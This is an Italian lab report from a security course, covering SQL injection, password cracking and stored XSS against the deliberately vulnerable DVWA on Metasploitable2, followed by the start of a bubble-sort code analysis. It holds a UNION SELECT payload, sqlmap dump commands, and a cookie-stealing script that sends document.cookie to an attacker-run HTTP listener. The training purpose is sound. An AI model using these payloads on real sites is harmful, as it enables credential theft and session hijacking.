

# BUILD WEEK 2

*Team 1*

## ESERCIZIO 1

### Traccia

Sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente Gordon Brown.

- Effettuare le operazioni sia in automatico che in modo manuale
- Decrittare la password sia in modo automatico che manuale

Requisiti laboratorio:

- Livello difficoltà DVWA: LOW
- IP Kali Linux : 192.168.20.111/24
- IP Metasploitable : 192.168.20.121/24

### Svolgimento

La consegna richiede di configurare le macchine con indirizzi IP statici. Abbiamo utilizzato la macchina Kali Linux per eseguire gli attacchi e Metasploitable2 come macchina target.

### Configurazione delle macchine

Utilizziamo il comando `sudo ip addr add 192.168.20.111/24 dev eth0` su Kali e `sudo ip addr add 192.168.20.121/24 dev eth0` su Metasploitable2.

Infine verifichiamo le corrette configurazioni delle macchine tramite `ip a` e `ifconfig`.

```
└$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
            inet6 ::1/128 scope host proto kernel_lo
                valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:6e:13:6e brd ff:ff:ff:ff:ff:ff
        inet 192.168.20.111/24 brd 192.168.20.255 scope global noprefixroute eth0
            valid_lft forever preferred_lft forever
```

```
msfadmin@metasploitable:~$ sudo ip addr add 192.168.20.121/24 dev eth0
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:1e:32:03
          inet addr:192.168.20.121 Bcast:0.0.0.0 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe1e:3203/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
             RX packets:239 errors:0 dropped:0 overruns:0 frame:0
             TX packets:448 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:23113 (22.5 KB) TX bytes:104216 (101.7 KB)
             Base address:0xd020 Memory:f0200000-f0220000
```

Eseguiamo l'accesso alla DVWA collegandoci all'URL <http://192.168.20.121/dvwa> e inseriamo le credenziali *admin* e *password*. Nella sezione *DVWA security* impostiamo *low*.

The screenshot shows the DVWA Security interface. On the left is a sidebar menu with the following items:

- Home
- Instructions
- Setup
- Brute Force**
- Command Execution**
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security** (highlighted in green)
- PHP Info
- About
- Logout

The main content area is titled "DVWA Security" and contains the following information:

**Script Security**  
Security Level is currently **low**.  
You can set the security level to low, medium or high.  
The security level changes the vulnerability level of DVWA.

**PHPIDS**  
PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.  
You can enable PHPIDS across this site for the duration of your session.  
PHPIDS is currently **disabled**. [[enable PHPIDS](#)] · [[View IDS log](#)]

At the bottom of the sidebar, there is a message: Username: admin, Security Level: low, PHPIDS: disabled.

## Esecuzione dell'attacco

Un attacco SQL Injection consiste nello sfruttare vulnerabilità nelle applicazioni che interagiscono con database, manipolando input utente non adeguatamente sanificati per eseguire comandi SQL arbitrari.

Nella sezione SQL injection inseriamo la query ***1' UNION SELECT user, password FROM users#***. Così facendo stiamo chiedendo di mostrare tutto il database degli utenti sfruttando il fatto che non viene sanificato l'input dell'utente.

Come mostrato nell'immagine siamo riusciti ad ottenere tutto il database delle credenziali, tuttavia le password sono “hashate”.

Per ottenere la password in chiaro abbiamo utilizzato il tool open source di cracking delle password *John The Ripper*. Dopo aver salvato l'hash MD5 della password di Gordon Brown in un file di testo chiamato *passwordHashate*, utilizziamo il comando *john --format=Raw-MD5 --wordlist=/usr/share/wordlist/rockyou.txt passwordHashate.txt* per crackare la password e *john --show --format=RAW-MD5 passwordHashate.txt* per visualizzarla in chiaro.

```
(kali㉿kali)-[~/Documents/Build2]
$ john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt passwordHashate.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
No password hashes left to crack (see FAQ)

(kali㉿kali)-[~/Documents/Build2]
$ john --show --format=Raw-MD5 passwordHashate.txt
?:abc123
```

In questo modo abbiamo ottenuto manualmente la password **abc123** in chiaro.

Possiamo verificare la corretta decriptazione della chiave anche tramite il sito <https://crackstation.net/>, inserendo l'hash *e99a18c428cb38d5f260853678922e03*.

The screenshot shows the CrackStation website. At the top, there's a navigation bar with 'CrackStation', 'Password Hashing Security', and 'Defuse Security'. Below the navigation is a search bar containing a single MD5 hash: 'e99a18c428cb38d5f260853678922e03'. To the right of the search bar is a reCAPTCHA verification box with the text 'I'm not a robot' and a 'Crack Hashes' button. Below the search bar, a message says 'Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1\_bin)), QubesV3.1BackupDefaults'. A table below shows the hash details: Hash 'e99a18c428cb38d5f260853678922e03' (Type: md5) resulted in 'abc123'. A note at the bottom explains color coding: green for exact match, yellow for partial match, and red for not found.

È possibile effettuare un attacco SQL injection anche in maniera automatizzata, ad esempio tramite il software *sqlmap*.

Per prima cosa utilizziamo BurpSuite, un programma che permette di intercettare, analizzare e modificare il traffico HTTP/S tra il browser e il server per catturare l'HTTP GET request che viene inviata alla DVWA per accedere al database.

The screenshot shows two windows side-by-side. On the left is the Burp Suite Community Edition interface, displaying an intercepting proxy session. A selected request is shown with the URL: 'http://192.168.20.121/dvwa/vulnerabilities/sql\_injection/?id=1&Submit=Submit'. The request body contains the payload: 'id=1 OR 1=1'. On the right is the Damn Vulnerable Web Application (DVWA) interface, specifically the 'SQL Injection' section. It has a 'User ID:' input field containing '1'. The page title is 'Vulnerability: SQL Injection'.

Copiamo la richiesta intercettata, la salviamo in un file chiamato *getID.txt* ed avviamo *sqlmap* per compiere l'attacco.

Con il comando *sqlmap -r getID -p id* usiamo la GET request per verificare se il sito è vulnerabile all'attacco, valutando il parametro *id*.

The terminal window shows the command `sqlmap -r Documents/Build2/getID -p id` running against a target at `http://192.168.20.121/dvwa/hackable/`. The output details various injection points and payloads, including UNION queries and time-based blind attacks. It identifies the database as MySQL and the version as 5.0.12. The final step shows the successful extraction of the user ID '1'.

```

[*] starting @ 09:41:15 /2025-01-27/
[09:41:15] [INFO] parsing HTTP request from 'Documents/Build2/getID'
[09:41:15] [INFO] resuming back-end DBMS 'mysql'
[09:41:15] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=1' OR NOT 8517-8517#&Submit=Submit

Parameter: id (GET)
Type: error-based
Title: MySQL > 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND ROW(5862,2160)>(SELECT COUNT(),CONCAT((0x71717171,(SELECT (ELT(5862=5862,1))),0x716a6b6271,FLOOR(RAND(0)*2))x FROM (SELECT 9644 UNION SELECT 3082 UNION SELECT 8610 UNION SELECT 7295)a GROUP BY x)-- AkgLg&Submit=Submit

Parameter: id (GET)
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 6843 FROM (SELECT(SLEEP(5)))WqSS)-- beyP&Submit=Submit

Parameter: id (GET)
Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x71717171,0x7472766c6c4a536c4155574762494669577466515272774b6149744c434259637941667778437341,0x716a6b6271),NULL#&Submit=Submit

[09:41:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL > 4.1
[09:41:16] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.20.121'
[*] ending @ 09:41:16 /2025-01-27/

```

L'output ci mostra molte informazioni sul database e soprattutto le vulnerabilità. A questo punto possiamo avviare l'attacco eseguendo una copia del database tramite `sqlmap -r getID -p id --dump`.

The terminal window shows the command `sqlmap -r getID -p id --dump` running. The output displays a table of user credentials, including Gordon Brown's password hash `abc123`. The DVWA login page shows the user ID '1' entered.

user_id	user	avatar	password	last_name	first_name
1	admin	<a href="http://172.16.123.129/dvwa/hackable/users/admin.jpg">http://172.16.123.129/dvwa/hackable/users/admin.jpg</a>	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin
2	gordonb	<a href="http://172.16.123.129/dvwa/hackable/users/gordonb.jpg">http://172.16.123.129/dvwa/hackable/users/gordonb.jpg</a>	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon
3	1337	<a href="http://172.16.123.129/dvwa/hackable/users/1337.jpg">http://172.16.123.129/dvwa/hackable/users/1337.jpg</a>	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack
4	pablo	<a href="http://172.16.123.129/dvwa/hackable/users/pablo.jpg">http://172.16.123.129/dvwa/hackable/users/pablo.jpg</a>	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo
5	smithy	<a href="http://172.16.123.129/dvwa/hackable/users smithy.jpg">http://172.16.123.129/dvwa/hackable/users smithy.jpg</a>	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob

Il programma automaticamente converte gli hash delle password in chiaro e possiamo estrarre la password **abc123** di Gordon Brown.

## ESERCIZIO 2

### Traccia

Sfruttare la vulnerabilità XSS Persistente (XSS Stored) presente sulla Web Application DVWA, al fine di simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie rubati al Web server sotto il vostro controllo

### Svolgimento

La traccia ci richiede di simulare il furto di una sessione di un utente, quindi rubare i cookie, ed inoltrarli al nostro Web server.

L'attacco avverrà da Kali (macchina attaccante) a Metasploitable2 (macchina target)

Ci è richiesto di utilizzare due specifici indirizzi IP per le macchine:

- 192.168.240.101/24 per Linux
- 192.168.240.151/24 per Metasploitable

### XSS Stored

La XSS Stored è una vulnerabilità simulata utilizzata per testare e comprendere le dinamiche del Cross-Site Scripting persistente. Questa sezione della DVWA consente di inserire e memorizzare input non sanitizzati, mostrando come il codice malevolo iniettato venga salvato nel sistema e successivamente eseguito nel browser degli utenti

Possiamo suddividere questa esercitazione in 3 fasi

Fase 1, settaggio indirizzi IP e verifica comunicazioni

Fase 2, settaggio vulnerabilità su DVWA

Fase 3, esecuzione

Iniziamo quindi con la fase 1, ovvero settiamo le macchine e verifichiamo le comunicazioni


## Fase 1, settaggio e verifica Linux e Metasploitable2

Come prima cosa avviamo le macchine e diamo il comando “sudo ifconfig eth0” seguito dall’indirizzo IP da inserire, quindi “sudo ifconfig eth0 192.168.240.101/24” per Linux e “sudo ifconfig eth0 192.168.240.151/24” per Metasploitable




```
(kali㉿kali)-[~]
└─$ sudo ifconfig eth0 192.168.240.101/24
[sudo] password for kali:

(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.240.101  netmask 255.255.255.0  broadcast 192.168.240.255
        inet6 fe80::3ade:9ec0:130e/64  prefixlen 64  scopeid 0x20<link>
          ether 08:00:27:ad:25:87  txqueuelen 1000  (Ethernet)
            RX packets 0  bytes 0 (0.0 B)
            RX errors 0  dropped 0  overruns 0  frame 0
            TX packets 26  bytes 3008 (2.9 KiB)
            TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```



```
http://help.ubuntu.com/
to mail.
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.240.151/24
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:3f:28:90
          inet addr:192.168.240.151  Bcast:192.168.240.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe3f:2890/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:2 errors:0 dropped:0 overruns:0 frame:0
            TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:158 (158.0 B)  TX bytes:4938 (4.8 KB)
            Base address:0xd020 Memory:f0200000-f0220000
```

Andiamo ora sulla configurazione della rete IPv4 di Kali, selezioniamo “manual” e inseriamo questo indirizzo IP con maschera “255.255.255.0” (essendo un /24 l’indirizzo IP)



A configurazione fatta verifichiamo ora la comunicazione tra queste, utilizzando il comando “ping” seguito dall’indirizzo IP al quale vogliamo mandarlo

```
(kali㉿kali)-[~]
$ ping 192.168.240.151
PING 192.168.240.151 (192.168.240.151) 56(84) bytes of data.
64 bytes from 192.168.240.151: icmp_seq=1 ttl=64 time=0.518 ms
64 bytes from 192.168.240.151: icmp_seq=2 ttl=64 time=0.402 ms
64 bytes from 192.168.240.151: icmp_seq=3 ttl=64 time=0.442 ms
64 bytes from 192.168.240.151: icmp_seq=4 ttl=64 time=0.918 ms
64 bytes from 192.168.240.151: icmp_seq=5 ttl=64 time=0.552 ms
^C
--- 192.168.240.151 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4067ms
rtt min/avg/max/mdev = 0.402/0.566/0.918/0.183 ms
```

Questo il ping da Kali a Metasploitable2

```
msfadmin@metasploitable:~$ ping 192.168.240.101
PING 192.168.240.101 (192.168.240.101) 56(84) bytes of data.
64 bytes from 192.168.240.101: icmp_seq=1 ttl=64 time=0.450 ms
64 bytes from 192.168.240.101: icmp_seq=2 ttl=64 time=0.405 ms
64 bytes from 192.168.240.101: icmp_seq=3 ttl=64 time=0.376 ms
64 bytes from 192.168.240.101: icmp_seq=4 ttl=64 time=0.406 ms
64 bytes from 192.168.240.101: icmp_seq=5 ttl=64 time=0.307 ms


--- 192.168.240.101 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 3996ms
rtt min/avg/max/mdev = 0.307/0.388/0.450/0.053 ms
msfadmin@metasploitable:~$
```

Possiamo vedere che le macchine comunicano correttamente, possiamo quindi procedere con la seconda fase

## Fase 2, settaggio vulnerabilità su DVWA


Accediamo quindi da Kali, al DVWA di Metasploitable, inserendo il suo indirizzo IP sul browser (utilizzeremo FireFox)

Inseriamo le credenziali del login “admin” e “password” ed accediamo



The image shows the DVWA login page. At the top is the DVWA logo. Below it are two input fields: 'Username' containing 'admin' and 'Password' containing a series of asterisks. A 'Login' button is at the bottom right.

Una volta dentro settiamo il livello della security su “low” e andiamo su XSS Stored




The image shows the DVWA Security page. On the left is a sidebar with various attack options. The main area shows the current security level is 'low'. It includes sections for 'Script Security' (with a note about PHPIDS), 'PHPIDS' (disabled), and a message about the security level being set to low. At the bottom, it displays the user information: Username: admin, Security Level: low, and PHPIDS: disabled.

**Vulnerability: Stored Cross Site Scripting (XSS)**

Name *	<input type="text"/>
Message *	<input type="text"/>
<input type="button" value="Sign Guestbook"/>	
Name: test Message: This is a test comment.	
<b>More info</b> <a href="http://ha.ckers.org/xss.html">http://ha.ckers.org/xss.html</a> <a href="http://en.wikipedia.org/wiki/Cross-site_scripting">http://en.wikipedia.org/wiki/Cross-site_scripting</a> <a href="http://www.cgisecurity.com/xss-faq.html">http://www.cgisecurity.com/xss-faq.html</a>	
<a href="#">View Source</a>   <a href="#">View Help</a>	

Username: admin  
Security Level: low  
PHPIDS: disabled


Una volta dentro proviamo a inserire il codice ma il programma di default non accetta più di 50 caratteri. Per cambiare questo parametro premiamo F12 e andiamo a cambiare l'impostazione cliccando con il tasto destro, e sostituiamo "maxlength="50" con "5000"



```

<tbody>
  <tr>...</tr>
  <tr>
    <td width="100">Message *</td>
    <td>
      <textarea name="mtxMessage" cols="50" rows="3" maxlength="50"></textarea> scroll
    </td>
  </tr>
  <tr>...</tr>
</tbody>

```



```

<tbody>
  <tr>...</tr>
  <tr>
    <td width="100">Message *</td>
    <td>
      <textarea name="mtxMessage" cols="50" rows="3" maxlength="5000"></textarea>
    </td>
  </tr>
  <tr>...</tr>
</tbody>

```

Così facendo abbiamo risolto il problema e possiamo inserire lo script

La traccia ci chiede di rubare i coockie di un utente durante una sessione su un sito, e di inoltrarli ad un web server sotto il nostro controllo, quindi prima di procedere ci servirà tirare su un server da Kali, in modo da poter ricevere lì i cookie che andremo a estrarre

Quindi da Kali scriviamo “sudo python3 -m http.server 9990” per generarne uno

```
(kali㉿kali)-[~] ~ dropped:0 overruns:0 frame:0
└─$ sudo python3 -m http.server 9990
[sudo] password for kali: ped 0 overruns 0 carrier 0 collisions 0
Serving HTTP on 0.0.0.0 port 9990 (http://0.0.0.0:9990) ...
```

Ora possiamo andare sul DVWA e inserire lo script

The screenshot shows the DVWA application's "Vulnerability: Stored Cross Site Scripting (XSS)" page. On the left, a sidebar lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The "XSS stored" item is highlighted with a green background. The main content area has a title "Vulnerability: Stored Cross Site Scripting (XSS)". It contains two input fields: "Name \*" with the value "Epicode" and "Message \*". Below these is a code editor containing the following JavaScript payload:

```
<script>
var img = new Image();
img.src = "http://192.168.240.101:9990/cookie-stealer?cookie=" + document.cookie;
</script>
```

At the bottom right of the form is a "Sign Guestbook" button. At the very bottom of the page, there is a small input field with the placeholder "Name: test".

Una volta dato l'invio, il server che abbiamo generato ci catturerà tutti i vari GET e la stringa con i coockie dell'utente



```
(kali㉿kali)-[~]
$ sudo python3 -m http.server 9990

[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 9990 (http://0.0.0.0:9990) ...
192.168.240.101 - - [27/Jan/2025 11:06:44] "GET /?c=%22+document.cookie HTTP/1.1" 200 -
192.168.240.101 - - [27/Jan/2025 11:06:56] "GET /?c=%22+document.cookie HTTP/1.1" 200 -
192.168.240.101 - - [27/Jan/2025 11:07:25] "GET /?c=%22+document.cookie HTTP/1.1" 200 -
192.168.240.101 - - [27/Jan/2025 11:07:42] "GET /?c=%22+document.cookie HTTP/1.1" 200 -
192.168.240.101 - - [27/Jan/2025 11:07:43] "GET /?c=%22+document.cookie HTTP/1.1" 200 -
192.168.240.101 - - [27/Jan/2025 11:08:20] "GET /?c=%22+document.cookie HTTP/1.1" 200 -
192.168.240.101 - - [27/Jan/2025 11:08:20] "GET /?%22+document.cookie HTTP/1.1" 200 -
192.168.240.101 - - [27/Jan/2025 11:11:40] "GET /?c=%22+document.cookie HTTP/1.1" 200 -
192.168.240.101 - - [27/Jan/2025 11:11:40] "GET /?%22+document.cookie HTTP/1.1" 200 -
192.168.240.101 - - [27/Jan/2025 11:11:52] "GET /?c=%22+document.cookie HTTP/1.1" 200 -
192.168.240.101 - - [27/Jan/2025 11:11:52] "GET /?%22+document.cookie HTTP/1.1" 200 -
192.168.240.101 - - [27/Jan/2025 11:14:38] "GET /?c=%22+document.cookie HTTP/1.1" 200 -
192.168.240.101 - - [27/Jan/2025 11:14:38] "GET /?%22+document.cookie HTTP/1.1" 200 -
192.168.240.101 - - [27/Jan/2025 11:17:58] "GET /?c=%22+document.cookie HTTP/1.1" 200 -
192.168.240.101 - - [27/Jan/2025 11:17:58] "GET /?%22+document.cookie HTTP/1.1" 200 -
192.168.240.101 - - [27/Jan/2025 11:17:58] "GET /?cookie=security=low;%20PHPSESSID=1f7d67af1188cd17ea9e4fbf929cccd9 HTTP/1.1" 200 -
```

Come possiamo vedere dall'immagine qui sopra, l'operazione è avvenuta con successo

Lo script che abbiamo inserito è stato utilizzato per simulare un attacco XSS Stored, finalizzato all'estrazione dei cookie di sessione dell'utente. Attraverso l'oggetto JavaScript Image viene generata una richiesta HTTP verso un server remoto controllato dall'attaccante (`sudo python 3 -m http.server 9990`), includendo i dati dei cookie dell'utente compromesso come parametro.

Questo dimostra come, in assenza di un'adeguata validazione e sanitizzazione degli input utente, sia possibile compromettere la sicurezza dell'applicazione e rubare informazioni sensibili memorizzate nei cookie

## ESERCIZIO 3

### Traccia

```
#include <stdio.h>
int main () {
int vector [10], i, j, k;
int swap_var;
printf ("Inserire 10 interi:\n");
for ( i = 0 ; i < 10 ; i++)
{
    int c= i+1;
    printf("[%d]:" , c);
    scanf ("%d", &vector[i]);
}

printf ("Il vettore inserito e':\n");
for ( i = 0 ; i < 10 ; i++)
{
    int t= i+1;
    printf("[%d]: %d", t, vector[i]);
    printf("\n");
}

for (j = 0 ; j < 10 - 1; j++)
{
    for (k = 0 ; k < 10 - j - 1; k++)
    {
        if (vector[k] > vector[k+1])
        {
            swap_var=vector[k];
            vector[k]=vector[k+1];
            vector[k+1]=swap_var;
        }
    }
}
printf("Il vettore ordinato e':\n");
for (j = 0; j < 10; j++)
{
```

```

    int g = j+1;
    printf("[%d]:" , g);
    printf("%d\n" , vector[j]);
}

return 0;
}

```

## 1) Descrivere il funzionamento del programma prima dell'esecuzione

Si nota che è un programma di ordinamento nello specifico un algoritmo BubbleSort, possiamo suddividere il programma in quattro blocchi.

Il primo blocco consiste nel caricamento dell'array di interi di nome Vector [10]  
Al suo interno avremo quindi 10 valori da poter caricare

Il primo ciclo for ci permette di caricare questi 10 elementi

```
printf ("Inserire 10 interi:\n");
```

```

for (i = 0 ; i < 10 ; i++)
{
    int c= i+1;
    printf("[%d]:" , c);
    scanf ("%d" , &vector[i]);
}
```

```
-----
```

```
int c= i+1;
printf("[%d]:" , c);
```

queste due righe di codice ci indicano a schermo quale elemento stiamo caricando

Il secondo blocco stampa i nostri 10 elementi in ordine di inserimento

```

printf ("Il vettore inserito e':\n");
for ( i = 0 ; i < 10 ; i++)
{
    int t= i+1;
    printf("[%d]: %d" , t , vector[i]);
```

```
    printf("\n");
}
```

Gli elementi li andremo a visualizzare con l'indicazione in quale posizione ci troviamo

Per esempio visualizzeremo al primo elemento dell'array: 1 845

Dove il valore 1 corrisponde alla posizione dell'array e invece 845 corrisponde all'elemento inserito da noi dentro l'array

Il terzo blocco è il più importante del programma che consiste nell'ordinamento del nostro array dal più piccolo al più grande

```
for (j = 0; j < 10 - 1; j++)
{
    for (k = 0; k < 10 - j - 1; k++)
    {
        if (vector[k] > vector[k+1])
        {
            swap_var=vector[k];
            vector[k]=vector[k+1];
            vector[k+1]=swap_var;
        }
    }
}
```

Qui vediamo un doppio ciclo for annidato

Partiamo dalla spiegazione delle istruzioni dell'if

La prima riga è una condizione di confronto

```
if (vector[k] > vector[k+1])
```

andremo a confrontare l'elemento contenuto in K con il suo immediato successivo quindi K+1

